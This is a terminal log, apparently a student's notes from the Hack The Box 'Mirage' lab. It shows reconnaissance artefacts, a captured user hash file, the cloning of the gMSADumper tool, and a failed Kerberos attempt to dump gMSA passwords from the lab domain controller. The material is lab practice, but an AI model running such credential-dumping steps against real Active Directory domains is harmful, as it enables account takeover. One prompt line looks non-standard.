ad_dc  20251128135548_bloodhound.zip  MirageReports  open_ports.nmap  RunasCs  user_nats.txt  winPEAS_out.txt
fake_nats_server.py  nathan.aadam.hash  pdf.txt  service_version.nmap  user_nats_log.txt  winPEASx64.exe
nats_port.nmap  ports.nmap  spn_user_nathan.aadam.txt  vul_scan.nmap
kali@kali: ~/hackthebox/machines/Mirage git-[v main]- % wget https://github.com/micahvandeusen/gMSADumper/blob/main/gMSADumper.py
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)[140.82.112.4]:443... connected.
HTTP request sent, awaiting response... 200
kali@kali: ~/hackthebox/machines/Mirage git-[v main]- % gh repo clone micahvandeusen/gMSADumper
fatal: could not create work tree dir 'gMSADumper': Permission denied
failed to run git: exit status 128
kali@kali: ~/hackthebox/machines/Mirage git-[v main]- % ls
ad_dc  20251128135548_bloodhound.zip  gMSADumper  nats_port.nmap  ports.nmap  spn_user_nathan.aadam.txt  vul_scan.nmap
fake_nats_server.py  MirageReports  open_ports.nmap  RunasCs  user_nats.txt  winPEAS_out.txt
nats_port.nmap  pdf.txt  service_version.nmap  user_nats_log.txt  winPEASx64.exe
kali@kali: ~/hackthebox/machines/Mirage git-[v main]- % sudo gh repo clone micahvandeusen/gMSADumper
Deploying root access for kali. Password pls:
Cloning into 'gMSADumper'...
remote: Enumerating objects: 54, done.
remote: Counting objects: 100% (54/54), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 54 (delta 22), reused 38 (delta 14), pack-reused 0 (from 0)
Receiving objects: 100% (54/54), 38.35 KiB | 2.82 MiB/s, done.
Resolving deltas: 100% (22/22), done.
kali@kali: ~/hackthebox/machines/Mirage git-[v main]- % ls
ad_dc  20251128135548_bloodhound.zip  gMSADumper  nats_port.nmap  ports.nmap  spn_user_nathan.aadam.txt  vul_scan.nmap
fake_nats_server.py  MirageReports  open_ports.nmap  RunasCs  user_nats.txt  winPEAS_out.txt
nats_port.nmap  pdf.txt  service_version.nmap  user_nats_log.txt  winPEASx64.exe
kali@kali: ~/hackthebox/machines/Mirage git-[v main]- % cd gMSADumper
kali@kali: ~/hackthebox/machines/Mirage/gMSADumper % ls
.git  .gitignore  __init__.py  COPYING  gMSADumper.py  README.md  requirements.txt
kali@kali: ~/hackthebox/machines/Mirage/gMSADumper %
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

No fucnona

```
kali@kali: ~ % python gMSADumper.py -k -d mirage.htb -l dc01.mirage.htb
Traceback (most recent call last):
  File "/home/kali/gMSADumper.py", line 133, in <module>
    main()
  File "/home/kali/gMSADumper.py", line 81, in main
    conn = Connection(server, authentication=SASL, sasl_mechanism=KERBEROS, auto_bind=True)
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", line 363, in __init__
    self.do_auto_bind()
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", line 389, in do_auto_bind
    self.bind(read_server_info=True)
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", line 615, in bind
    response = self.do_sasl_bind(controls)
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", line 1343, in do_sasl_bind
    result = sasl_gssapi(self, controls)
  File "/usr/lib/python3/dist-packages/ldap3/protocol/sasl/kerberos.py", line 189, in sasl_gssapi
    return _posix_sasl_gssapi(connection, controls)
  File "/usr/lib/python3/dist-packages/ldap3/protocol/sasl/kerberos.py", line 232, in _posix_sasl_gssapi
    out_token = ctx.step(in_token)
  File "/usr/lib/python3/dist-packages/decorator.py", line 235, in fun
    return caller(func, *(extras + args), **kw)
  File "/usr/lib/python3/dist-packages/gssapi_utils.py", line 165, in check_last_err
    return func(self, *args, **kwargs)
  File "/usr/lib/python3/dist-packages/decorator.py", line 235, in fun
    return caller(func, *(extras + args), **kw)
  File "/usr/lib/python3/dist-packages/gssapi_utils.py", line 131, in catch_and_return_token
    return func(self, *args, **kwargs)
  File "/usr/lib/python3/dist-packages/gssapi/sec_contexts.py", line 584, in step
    return self._initiator_step(token=token)
  File "/usr/lib/python3/dist-packages/gssapi/sec_contexts.py", line 686, in _initiator_step
    res = rsec_contexts.init_sec_context(self.target_name, self._creds,
        self._mech,
        ...< 2 lines>...
        self._channel_bindings,
        token)
  File "/usr/lib/python3/dist-packages/gssapi/sec_contexts.py", line 180, in gssapi.raw_sec_contexts.init_sec_context
communications error to 10.10.14.242#53: connection refused
communications error to 10.10.14.242#53: connection refused
no servers could be reached
```